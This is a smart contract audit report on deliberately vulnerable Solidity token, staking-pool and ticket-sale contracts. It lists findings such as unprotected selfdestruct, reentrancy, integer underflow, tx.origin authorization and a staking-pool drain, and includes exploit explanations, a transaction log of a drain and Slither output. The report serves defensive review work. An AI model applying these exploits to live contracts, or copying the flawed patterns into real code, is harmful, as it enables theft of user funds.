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1.1 INTRODUCTION

Halborn engaged ██████████ to carry out a smart contract security audit on several intentionally vulnerable smart contracts beginning on November 29th, 2021 and ending on December 3rd, 2021. The smart contract audit was scoped to the smart contracts provided in the Github repository [Halborn/InterviewContracts](#). Although this security audit's outcome is satisfactory, and several critical and high-level vulnerabilities were found, only the most essential aspects were tested and verified to achieve objectives set in the scope due to resource constraints. It is essential to note the use of best practices for secure smart contract development.

1.2 TEST APPROACH AND METHODOLOGY

████████ performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy regarding the scope of the smart contract audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of smart contracts and can quickly identify items that do not follow best security practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose
- Smart Contract manual code read and walkthrough
- Graphing out functionality and contract logic/connectivity/functions ([Solgraph](#))
- Manual deployment and testing of contract functionality ([Remix IDE](#))
- Scanning of solidity files for vulnerabilities, security hotspots or bugs ([Mythx](#))
- Static Analysis of security for scoped contracts, and imported functions ([Slither](#))
- Testnet Deployment ([Remix IDE](#), [Truffle](#), [Ganache](#))

Risk Methodology:

Vulnerabilities or issues observed by ██████████ are ranked based on the risk assessment methodology by measuring the **likelihood** of a security incident, and the **impact** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. Its quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics which were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

Risk Scale – Likelihood

5 - Almost certain an incident will occur.

- 4 - High probability of an incident occurring.
- 3 - Potential of a security incident in the long term.
- 2 - Low probability of an incident occurring.
- 1 - Very unlikely issue will cause an incident.

Risk Scale – Impact

- 5 - May cause devastating and unrecoverable impact or loss.
- 4 - May cause a significant level of impact or loss.
- 3 - May cause a partial impact or loss to many.
- 2 - May cause temporary impact or loss.
- 1 - May cause minimal or unnoticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

- 10 – Critical
- 9 – 8 – High
- 7 – 6 – Medium
- 5 – 4 – Low
- 3 – 1 – Informational



1.3 SCOPE

IN-SCOPE:

- All code and smart contracts found within the [HalbornSecurity/InterviewContracts](#) github repository. Commit: [9b537633ad713dc9f09280c6aa3757e3fe793e9c](#)

2. ASSESSMENT SUMMARY AND FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW
2	6	2	5

SECURITY ANALYSIS	RISK LEVEL
3.1 UNPROTECTED SELF DESTRUCT	CRITICAL
3.2 UNFINISHED IMPLEMENTATION OF EMERGENCY SWITCH	CRITICAL
3.3 INCORRECT IMPLEMENTATION OF DEPOSIT TIME LEADS TO TEMPORARY DOS	HIGH
3.4 VARIABLE INCONSISTENCY LEADS TO EXPLOITING STAKING MECHANISM	HIGH
3.5 REENTRANCY	HIGH
3.6 INTEGER UNDERFLOW	HIGH
3.7 IMPROPER ACCESS CONTROLS	HIGH
3.8 AUTHORIZATION THROUGH TX.ORIGIN	HIGH
3.9 DIVIDE BEFORE MULTIPLY	MEDIUM
3.10 CONTRACT LOCKING ETHER	MEDIUM
3.11 REENTRANCY	low
3.12 BLOCK TIME STAMP ALIAS USAGE	low
3.13 UNCHECKED TRANSFERS	low
3.14 STATE VARIABLE SHADOWING	low
3.15 FLOATING PRAGMA SET	low
3.16 UNUSED STATE VARIABLES	informational
3.17 STATIC ANALYSIS REPORT	informational
3.18 AUTOMATED SECURITY SCAN REPORT	informational

3. FINDINGS AND TECH DETAILS

3.1 UNPROTECTED SELF DESTRUCT – CRITICAL

Description:

Due to missing or insufficient access controls, malicious parties can call the `EmergencyDestroy` function to self-destruct the contract.

Code location:

MyToken.sol Line #30 - #33

```
30     function EmergencyDestroy(address payable _to) public {
31         selfdestruct(_to);
32
33     }
```

Risk Level:

Likelihood – 5

Impact – 5

Recommendation:

Consider removing the self-destruct functionality unless it is absolutely required. Alternatively add the `onlyOwner` function header to the `EmergencyDestroy` function.

3.2 UNFINISHED IMPLEMENTATION OF EMERGENCY SWITCH – CRITICAL

Description:

During the audit, [REDACTED] noticed that the ERC20 implementation of the `HAL` token in the Halborn contract in `MyToken.sol` had the `Halborn` contract inherit from `openzeppelin's pausable` mechanism and uses the `whenPaused` function header in the `transferByOwner` function. This led [REDACTED] to believe that the contract's developers intend to implement an emergency switch in case of any security breaches or large bugs in Halborn's contracts. However, Halborn's emergency switch functionality is unfinished and even if the `HAL` token was paused, malicious actors and regular users alike could still transfer their balances and burn tokens within the Halborn Token contract and continue to deposit and withdraw their `HAL` token balances in the `DefiPool` contract. This is due to the inherited functionality from the `ERC20` token implementation not being properly overridden.

Code Location:

MyToken.sol

Risk Level:

Likelihood – 5

Impact – 5

Recommendation:

Implement the `transfer`, `transferFrom`, and `burn` functions into the `Halborn` contract with the `override` and `whenNotPaused` function headers.

3.3 INCORRECT IMPLEMENTATION OF DEPOSIT TIME LENGTH LEADS TO TEMPORARY DOS – HIGH

Description:

The `DefiPool` contract in `HalbornPool.sol` provides a staking mechanism for users to deposit their HAL tokens and withdraw them with interest calculated on how long the tokens were staked. To do this a user must first call on the deposit function, providing an amount greater than 10 HAL tokens. The deposit function transfers the user's tokens through an external call to the HAL token contract and then updates its own balances. The `depositStart` state variable, which is used to keep track of the beginning of a user's deposit time is also updated by adding its initial value with the current `block.timestamp`. The `withdraw` function should allow the user to withdraw their HAL token balance with interest that is calculated by subtracting the current `block.timestamp` with the user's `depositStart` to get the time which is then multiplied by the `interestsPerSecond` to get a user's `interest`. The deposit and withdraw functions both "seem" to function properly the first time they are called in succession, however any further calls on the `withdraw` function fail after any additional deposits are made on the user's behalf. This is due to how `depositStart` is being calculated by adding the `block.timestamp` to any existing value of `depositStart`, any additional deposits will set the `depositStart` to a higher block value than the current value, usually by a significant amount. This is an issue, because when time is being calculated for the user's interest in the withdraw function, if the current block number is not greater than or equal to the depositStart value, the calculation will result in an integer underflow, which in Solidity 0.8.0+ will result in a revert, effectively denying the user's ability to withdraw their funds until the current `block number` overtakes the `depositStart` value. This can be quite detrimental to a user who unknowingly makes more than one deposit into the staking pool, or if a malicious actor was to do this on the user's behalf due to improper access controls discussed in section 3.7, effectively locking the user's HAL tokens for a large period of time.

Code location:

HalbornPool.sol line#91, line#107

```
91      depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp;
```

```
107     depositTime[_user] = block.timestamp - depositStart[_user];
```

Risk Level:

Likelihood – 5

Impact – 3

Recommendation:

Consider implementing a new mechanism for keeping track of the length of the user's deposit that does not rely on `block.timestamp`. The use of oracles ¹ is a good, recommended alternative.

3.4 VARIABLE INCONSISTENCY LEADS TO EXPLOITING STAKING MECHANISM - HIGH

Description:

Due to improper access controls addressed in section 3.6 and variables inconsistencies in the `deposit` and `withdraw` functions in the `DefiPool` contract, it is possible for a malicious actor to manipulate the calculations for the time they have staked and withdraw large amounts of `HAL` tokens from the `DefiPool`'s balance. For this exploit to work, a malicious actor has to control at least two accounts, for this example we will label them Account A and Account B. Due to the improper access controls, the actor can call the `deposit` function with Account B on behalf of Account A. The `deposit` function updates the `depositStart` state variable with the use of `block.timestamps` for the `msg.sender` which in our example is Account B - and so account A, for which the deposit is occurring, ends up **NOT** having its `depositStart` value set. This is the crux of the exploit, because now when Account A calls on the `withdraw` function and the `time` value is being calculated by subtracting the `depositStart` value from the current block number, Account A will end up with a large value for time, since its `depositStart` value is effectively 0. This results in a large calculated `interest` and leads to a large withdrawal amount. The malicious actor can then repeat this attack with multiple accounts and effectively drain the `DefiPool` of its `HAL` token balance.

¹ <https://blog.injectiveprotocol.com/what-is-a-crypto-oracle/>

```

decoded input      {
                    "address _user": "0x03C6FcED478cBbC9a4FAB34eF9f40767739D1Ff7"
                    }

decoded output      {}

logs               [
                    {
                        "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",
                        "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",
                        "event": "Transfer",
                        "args": {
                            "0": "0xD7ACd2a9FD159E69Bb102A1ca21C9a3e3A5F771B",
                            "1": "0x03C6FcED478cBbC9a4FAB34eF9f40767739D1Ff7",
                            "2": "51739753106169600",
                            "from": "0xD7ACd2a9FD159E69Bb102A1ca21C9a3e3A5F771B",
                            "to": "0x03C6FcED478cBbC9a4FAB34eF9f40767739D1Ff7",
                            "value": "51739753106169600"
                        }
                    }
                ]

```

User 0x03C6FcED478cBbC9a4FAB34eF9f40767739D1Ff7 was able to withdraw 51739753106169600 HAL tokens right after depositing just 100000000 HAL tokens

Code Location:

HalbornPool.sol Line #82, #87, #89, #91, #93, #100, #107, #108, #112, #114-#118

```

82     function deposit(uint _amount, address _sender)
83         public override payable
84     {
85         require(_amount >= 10, "Error, deposit must be >= 10 HAL");
86
87         HAL.transferFrom(_sender, address(this), _amount);
88
89         userBalance[_sender] = userBalance[_sender] + _amount;
90
91         depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp;
92
93         emit Deposit(msg.sender, msg.value, block.timestamp);
94     }

```

```

100     function withdraw(address _user)
101         public override payable
102     {
103         // 31577600 = seconds in 365.25 days
104
105         // time spent for user's deposit
106         uint time;
107         depositTime[_user] = block.timestamp - depositStart[_user];
108         time = depositTime[_user];
109
110         //interests gains per second
111         uint256 interestPerSecond =
112             31577600 * uint256(userBalance[_user] / 1e8);
113
114         interests[_user] = interestPerSecond * time;
115         uint initialUserBalance = userBalance[_user];
116         userBalance[_user] = userBalance[_user] + interests[msg.sender];
117         HAL.transfer(_user, userBalance[_user]);
118         userBalance[_user] = userBalance[_user] - initialUserBalance;
119     }

```

Risk Level:

Likelihood – 4

Impact – 4

Recommendation:

Consider removing the ability to pass in an address into the deposit and withdrawal functions, and replace all mentions of `_user` and `_sender` in the lines mentioned above with `msg.sender`.

3.5 REENTRANCY – HIGH

Description:

One of the major dangers of calling external contracts is that they can take over the control flow. In the reentrancy attack a malicious contract calls back into the calling contract before the first invocation of the function is finished. This may cause the different invocations of the function to interact in undesirable ways. In this specific case, `Private-Sale.sol` contains a reentrancy within the `getRefund` function. Malicious actors can use an attack contract that calls on the `getRefund` function and then take advantage of a fallback function in their attack contract to recursively drain the funds from the `PrivateSale` contract. As per Halborn's request, a proof of concept of this attack is provided in section 3.18.

Code Location:

Private-Sale.sol Line#41-46

```
41         (bool refunded, ) = msg.sender.call{value: quantity * TICKET}("");
42         require(refunded, "Ticket refund failed");
43
44         unchecked {
45             purchasedTickets[msg.sender] -= quantity;
46         }
```

Risk Level:

Likelihood – 4

Impact – 4

Recommendation:

Make sure all internal state changes are performed before the call is executed. This is known as the **Checks-Effects-Interactions pattern**². This can be achieved by updating the amount of tickets in the `purchasedTickets` state variable (line #45) before making an external call to refund the tickets to the sender (line #41). Alternatively, you can make use of a **reentrancy lock**³.


3.6 INTEGER UNDERFLOW – HIGH

Description:

In previous versions of Solidity (prior Solidity 0.8.x) an integer would automatically roll-over to a lower or higher number. If you would decrement 0 by 1 on an unsigned integer, the result would not be -1, or an error, the result would simply be: MAX (uint). This could result in unpredictable behavior within the smart contract. However, with Solidity 0.8 and higher, the compiler will automatically take care of checking for underflows and overflows and prevent the integers from rolling over. This feature can be overridden with the `unchecked` block that you wrap around your variables. During this audit, I was able to identify a contract that made use of the `unchecked` block and were therefore able to abuse it to obtain a large number of purchased tickets with the reentrancy attack mentioned in section 3.2. A malicious actor could drain the balances of the contract with the reentrancy attack and then due to an integer underflow discovered in `Private-Sale.sol`, end up with a large number of tickets which they could then redeem against the balances of any future deposits from other users of this contract.

² <https://docs.soliditylang.org/en/latest/security-considerations.html#use-the-checks-effects-interactions-pattern>

³ <https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/security/ReentrancyGuard.sol>



Amount of tickets a malicious user was able to end up with after pulling off a reentrancy attack with an initial purchase of two tickets

Code Location:

Private-Sale.sol line #44-46

```
44         unchecked {  
45             purchasedTickets[msg.sender] -= quantity;  
46         }
```

Risk Level:

Likelihood – 4

Impact – 4

Recommendation:

Remove the unchecked block wrapper around the purchased tickets calculation on line 45.

3.7 IMPROPER ACCESS CONTROLS – HIGH

Description:

The `deposit` and `withdraw` functions in `HalbornPool.sol`, don't implement any authentication mechanisms allowing for any user interacting with these public functions to call them and influence the token balance of other users in the `DefiPool`, provided they have their address. This can result in actions such as maliciously withdrawing a user's funds earlier than they had intended, or potentially locking up their funds in the contract using the implementation error in the `deposit` function discussed in section 3.3.

Code location:

HalbornPool.sol line#82, line#100

```
82     function deposit(uint _amount, address _sender)  
83         public override payable  
84     {
```

```
100     function withdraw(address _user)
101         public override payable
102     {
```

Risk Level:

Likelihood – 4

Impact – 4

Recommendation:

Make use of `msg.sender` instead of passing in the user's intended address into the withdraw and deposit functions.

3.8 AUTHORIZATION THROUGH TX.ORIGIN – HIGH

Description:

`tx.origin` is a global variable in Solidity which returns the address of the account that sent the transaction. Using the variable for authorization, a malicious actor could make a contract vulnerable through a phishing campaign, where an authorized account calls into a malicious contract. The malicious contract could then make a call to the vulnerable contract that passes the authorization check since `tx.origin` returns the original sender of the transaction which in this case is the authorized account. Currently the `EmergencyWithdraw` function in `HalbornPool.sol` uses the `onlyOwner` modifier that could then be unintentionally bypassed.

Code Location:

HalbornPool.sol line #21-24

```
21     modifier onlyOwner() {
22         require(msg.sender == tx.origin, 'HalbornInterface: ONLY_OWNER_ALLOWED');
23         _;
24     }
```

Risk Level:

Likelihood – 3

Impact – 5

Recommendation:

`tx.origin` should not be used for authorization. Use `msg.sender` instead.

3.9 DIVIDE BEFORE MULTIPLY – MEDIUM

Description:

Solidity currently does not have full support for rational or irrational values, therefore **fractional values** are **truncated** when assigned to an unsigned integer. In the **withdraw** function in the **DefiPool** contract in **HalbornPool.sol**, **interestPerSecond** is calculated by dividing the **_user**'s balance by **1e8** and then multiplying it by **31577600**. The issue here is that unless the **_user**'s balance is greater than or equal to **1e8** HAL token, their **interestPerSecond** will end up being 0. This means that any user who deposits less than **1e8** HAL tokens, will not be able to collect any interest via staking.

Code location:

HalbornPool.sol Line#111-112

```
110         //interests gains per second
111         uint256 interestPerSecond =
112             31577600 * uint256(userBalance[_user] / 1e8);
```

Risk Level:

Likelihood – 5

Impact – 2

Recommendation:

First multiply the user's balance by **31577600** and then divide by **1e8**. Alternatively, a library can be used that supports fixed-point math⁴.

3.10 CONTRACT LOCKING ETHER – MEDIUM

Description:

While the **deposit** and **withdraw** functions in the **DefiPool** in **HalbornPool.sol** do transfer balances of HAL tokens, they do not make use of any Ether passed in when the functions are called. This will result in every Ether sent to these functions to be lost.

Code Location:

HalbornPool.sol Line#83, Line#101

⁴ <https://github.com/hifi-finance/prb-math/tree/v1.0.3>

```

82     function deposit(uint _amount, address _sender)
83         public override payable
84     {
100     function withdraw(address _user)
101         public override payable
102     {

```

HalbornInterface.sol #line 7, #line 10

```

6     function deposit(uint _amount, address _sender)
7         external payable;
8
9     function withdraw(address _user)
10        external payable;

```

Risk Level:

Likelihood – 3

Impact – 3

Recommendation:

Remove the `payable` function header from the deposit and withdraw functions in both `HalbornPool.sol` and `HalbornInterface.sol`. Alternatively, implement Ether withdrawal functionality.

3.11 REENTRANCY – LOW

Description:

Both the deposit and withdrawal functions in the `DefiPool` contract in `HalbornPool.sol` make external calls to the `HAL` token contract before updating `DefiPool`'s state variables. This gives the `HAL` token contract an opportunity to take over the control flow and make changes to data that `DefiPool` isn't expecting. Fortunately, both the `transfer` and `transferFrom` functions of the `HAL` token contract do not make any additional external calls and only update its internal balances, therefore a malicious actor can't influence the control flow to their benefit. While this is a fortunate circumstance, implementing this sort of pattern for any other external calls may lead to unpredictable contract behavior.

Code Location:

HalbornPool.sol Line#87, #89 , #117, #118

```

87         HAL.transferFrom(_sender, address(this), _amount);
88
89         userBalance[_sender] = userBalance[_sender] + _amount;

```

```

117        HAL.transfer(_user, userBalance[_user]);
118        userBalance[_user] = userBalance[_user] - initialUserBalance;

```

Risk Level:

Likelihood – 3

Impact – 1

Recommendation:

Make sure all internal state changes are performed before the call is executed. This is known as the **Checks-Effects-Interactions pattern**⁵. Alternatively, you can make use of a **reentrancy lock**⁶.

3.12 BLOCK TIME STAMP ALIAS USAGE – LOW

Description:

During a manual review, [REDACTED] noticed the use of `block.timestamp` in the DefiPool contract in `HalbornPool.sol`. The contract developers should be aware that this does not mean current time. Miners can influence the value of `block.timestamp` to perform Maximal Extractable Value (MEV) attacks. The use of `now` creates a risk that time manipulation can be performed to manipulate price oracles. Miners can modify the timestamp by up to 900 seconds.

Code location:

HalbornPool.sol Line #91, #107

```

91         depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp;
107        depositTime[_user] = block.timestamp - depositStart[_user];

```

Risk Level:

Likelihood – 1

Impact – 3

⁵ <https://docs.soliditylang.org/en/latest/security-considerations.html#use-the-checks-effects-interactions-pattern>

⁶ <https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/security/ReentrancyGuard.sol>

Recommendation:

Avoid relying on `block.timestamp` for time. Consider implementing a difference mechanism for keeping track of time, such as an oracle⁷.

3.13 UNCHECKED TRANSFERS – LOW

Description:

Both the deposit and withdraw functions in the `DefiPool` contract in `Halborn.sol`, make external calls to the `HAL` token contract via the `transferFrom` and `transfer` functions which return true on success. However, both the `deposit` and `withdraw` functions do not check whether these external calls returned successfully. This can lead to problematic behavior where the logic of the function continues to execute, regardless of the outcome of the external calls. Fortunately, since the `HAL` token contract is an `ERC20` token that adheres to the `EIP20`-standard, the external calls will revert on failures. This is still problematic as any future implementations that make external calls without checking on the success of the call can lead to unforeseen behavior.

Code location:

`HalbornPool.sol` Line #87, #117

```
87         HAL.transferFrom(_sender, address(this), _amount);  
117        HAL.transfer(_user, userBalance[_user]);
```

Risk Level:

Likelihood – 1

Impact – 4

Recommendation:

Follow Ethereum Smart Contract Best Practices⁸ and check for the success of external contract calls before executing any additional logic.

3.14 STATE VARIABLE SHADOWING – LOW

Description:

“Solidity allows for ambiguous naming of state variables when inheritance is used. Contract A with a variable `x` could inherit contract B that also has a state variable `x` defined. This would result in two separate versions of `x`, one of them being accessed from contract A and the other one from contract B. In more complex contract systems this condition could go unnoticed and subsequently lead to security issues.” – SWC Registry⁹. In the `Halborn` contract in `MyToken.sol`, the `Halborn` contract inherits from the `ERC20` token which implements its own mapping of the `_balances` state

⁷ <https://blog.injectiveprotocol.com/what-is-a-crypto-oracle/>

⁸ <https://consensys.github.io/smart-contract-best-practices>

⁹ <https://swcregistry.io/>

variable. Developers should be aware that when they are accessing the `_balances` variable within the `Halborn` contract, they are accessing it within the context of the `ERC20` contract and not the `Halborn` contract, otherwise this could lead to some unforeseen behavioral implementations.

Code Location:

MyToken.sol Line #12

```
12      mapping(address => uint256) private _balances;
```

Risk Level:

Likelihood – 1

Impact – 3

Recommendation:

Unless `_balances` needs to be overridden and changed within the context of the `Halborn` contract, remove the `_balances` initialization in the `Halborn` contract.

3.15 FLOATING PRAGMA SET – LOW

Description:

Contracts should be deployed with the same compiler version and flags that they have been tested with thoroughly. Locking the pragma helps to ensure that contracts do not accidentally get deployed using, for example, an outdated compiler version that might introduce bugs that affect the contract system negatively.

Code Location:

Private-Sale.sol

```
1  // SPDX-License-Identifier: ISC
2  pragma solidity 0.8.6;
```

HalbornInterface.sol

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.2;
```

HalbornPool.sol

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.2;
```

MyToken.sol

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.2;
```

Risk Level:

Likelihood – 2

Impact – 2

Recommendation:

Lock the pragma version.

3.16 – UNUSED STATE VARIABLES – INFORMATIONAL

Description:

Unused state variables.

Code Location:

```
DefiPool.allowed (HalbornPool.sol#27) is never used in DefiPool (HalbornPool.sol#20-134)
Halborn._balances (MyToken.sol#12) is never used in Halborn (MyToken.sol#9-34)
```

Output from static analyzer tool slither

Recommendation:

Either implement or remove unused state variables.

3.17 – STATIC ANALYSIS REPORT – INFORMATIONAL

Description:

██████ used automated testing techniques to enhance coverage of certain areas of the scoped contracts. One of the tools used was [Slither](https://github.com/crytic/slither)¹⁰, a solidity static analysis framework.

Results:

While slither found a larger number of issues, ██████ believes that he was able to cover the most notable issues in the sections above.

¹⁰ <https://github.com/crytic/slither>

```

Reentrancy in PrivateSale.getRefund(uint256) (Private-Sale.sol#37-49):
  External calls:
  - (refunded) = msg.sender.call{value: quantity * TICKET}{} (Private-Sale.sol#43)
  State variables written after the call(s):
  - purchasedTickets[msg.sender] -= quantity (Private-Sale.sol#47)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities

Halborn._balances (MyToken.sol#12) shadows:
  - ERC20._balances (@openzeppelin/contracts/token/ERC20/ERC20.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

Halborn.EmergencyDestroy(address) (MyToken.sol#30-33) allows anyone to destruct the contract
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#suicidal

DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94) ignores return value by HAL.transferFrom(_sender,address(this),_amount) (HalbornPool.sol#87)
DefiPool.withdraw(address) (HalbornPool.sol#100-119) ignores return value by HAL.transfer(_user,userBalance[_user]) (HalbornPool.sol#117)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

Contract locking ether found:
  Contract DefiPool (HalbornPool.sol#20-134) has payable functions:
  - HalbornInterface.deposit(uint256,address) (HalbornInterface.sol#6-7)
  - HalbornInterface.withdraw(address) (HalbornInterface.sol#9-10)
  - DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94)
  - DefiPool.withdraw(address) (HalbornPool.sol#100-119)
  But does not have a function to withdraw the ether
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#contracts-that-lock-ether

Reentrancy in DefiPool.withdraw(address) (HalbornPool.sol#100-119):
  External calls:
  - HAL.transfer(_user,userBalance[_user]) (HalbornPool.sol#117)
  State variables written after the call(s):
  - userBalance[_user] = userBalance[_user] - initialUserBalance (HalbornPool.sol#118)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

Reentrancy in DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94):
  External calls:
  - HAL.transferFrom(_sender,address(this),_amount) (HalbornPool.sol#87)
  State variables written after the call(s):
  - depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp (HalbornPool.sol#91)
  - userBalance[_sender] = userBalance[_sender] + _amount (HalbornPool.sol#89)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94):
  External calls:
  - HAL.transferFrom(_sender,address(this),_amount) (HalbornPool.sol#87)
  Event emitted after the call(s):
  - Deposit(msg.sender,msg.value,block.timestamp) (HalbornPool.sol#93)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Different versions of Solidity is used:
  - Version used: ['>=0.4.22<0.9.0', '^0.8.0', '^0.8.2', '^0.8.6']
  - ^0.8.2 (HalbornPool.sol#2)
  - ^0.8.0 (@openzeppelin/contracts/utils/Context.sol#4)
  - ^0.8.0 (@openzeppelin/contracts/token/ERC20/ERC20.sol#4)
  - ^0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#4)
  - ^0.8.2 (MyToken.sol#2)
  - ^0.8.2 (HalbornInterface.sol#2)

```

```

- *0.8.0 (@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
- *0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4)
- >=0.4.22<0.9.0 (Migrations.sol#2)
- *0.8.0 (@openzeppelin/contracts/access/Ownable.sol#4)
- *0.8.0 (@openzeppelin/contracts/security/Pausable.sol#4)
- *0.8.6 (Private-Sale.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Pragma version*0.8.2 (HalbornPool.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.0 (@openzeppelin/contracts/utils/Context.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.0 (@openzeppelin/contracts/token/ERC20/IERC20.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.2 (MyToken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.2 (HalbornInterface.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
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Pragma version*0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version>=0.4.22<0.9.0 (Migrations.sol#2) is too complex
Pragma version*0.8.0 (@openzeppelin/contracts/access/Ownable.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.0 (@openzeppelin/contracts/security/Pausable.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version*0.8.6 (Private-Sale.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
solc-0.8.6 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in PrivateSale.getRefund(uint256) (Private-Sale.sol#37-49):
- (refunded) = msg.sender.call(value: quantity * TICKET)() (Private-Sale.sol#43)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter DefiPool.deposit(uint256,address)._amount (HalbornPool.sol#82) is not in mixedCase
Parameter DefiPool.deposit(uint256,address)._sender (HalbornPool.sol#82) is not in mixedCase
Parameter DefiPool.withdraw(address)._user (HalbornPool.sol#100) is not in mixedCase
Function DefiPool.EmergencyWithdraw(address,address,Function DefiPool.EmergencyWithdraw(address,address,uint256) (HalbornPool.sol#131-133) is not in mixedCase
Variable DefiPool.HAL (HalbornPool.sol#44) is not in mixedCase
Function Halborn.EmergencyDestroy(address) (MyToken.sol#30-33) is not in mixedCase
Parameter Halborn.EmergencyDestroy(address)._to (MyToken.sol#30) is not in mixedCase
Variable Migrations.last_completed_migration (Migrations.sol#6) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Halborn.constructor() (MyToken.sol#13-15) uses literals with too many digits:
- _mint(msg.sender,1000000000000 * 10 ** decimals()) (MyToken.sol#14)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

DefiPool.allowed (HalbornPool.sol#27) is never used in DefiPool (HalbornPool.sol#20-134)
Halborn._balances (MyToken.sol#12) is never used in Halborn (MyToken.sol#9-34)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

transfer(address,uint256) should be declared external:
- DefiPool.transfer(address,uint256) (HalbornPool.sol#32-37)
deposit(uint256,address) should be declared external:
- DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94)
withdraw(address) should be declared external:
- DefiPool.withdraw(address) (HalbornPool.sol#100-119)
getContractBalance() should be declared external:
- DefiPool.getContractBalance() (HalbornPool.sol#124-129)
EmergencyWithdraw(address,address,uint256) should be declared external:
- DefiPool.EmergencyWithdraw(address,address,uint256) (HalbornPool.sol#131-133)
name() should be declared external:
- ERC20.name() (@openzeppelin/contracts/token/ERC20/ERC20.sol#62-64)

```

```

symbol() should be declared external:
- ERC20.symbol() (@openzeppelin/contracts/token/ERC20/ERC20.sol#70-72)
totalSupply() should be declared external:
- ERC20.totalSupply() (@openzeppelin/contracts/token/ERC20/ERC20.sol#94-96)
balanceOf(address) should be declared external:
- ERC20.balanceOf(address) (@openzeppelin/contracts/token/ERC20/ERC20.sol#101-103)
transfer(address,uint256) should be declared external:
- ERC20.transfer(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#113-116)
approve(address,uint256) should be declared external:
- ERC20.approve(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#132-135)
transferFrom(address,address,uint256) should be declared external:
- ERC20.transferFrom(address,address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#150-164)
increaseAllowance(address,uint256) should be declared external:
- ERC20.increaseAllowance(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#178-181)
decreaseAllowance(address,uint256) should be declared external:
- ERC20.decreaseAllowance(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#197-205)
burn(uint256) should be declared external:
- ERC20Burnable.burn(uint256) (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#20-22)
burnFrom(address,uint256) should be declared external:
- ERC20Burnable.burnFrom(address,uint256) (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#35-42)
pause() should be declared external:
- Halborn.pause() (MyToken.sol#16-18)
unpause() should be declared external:
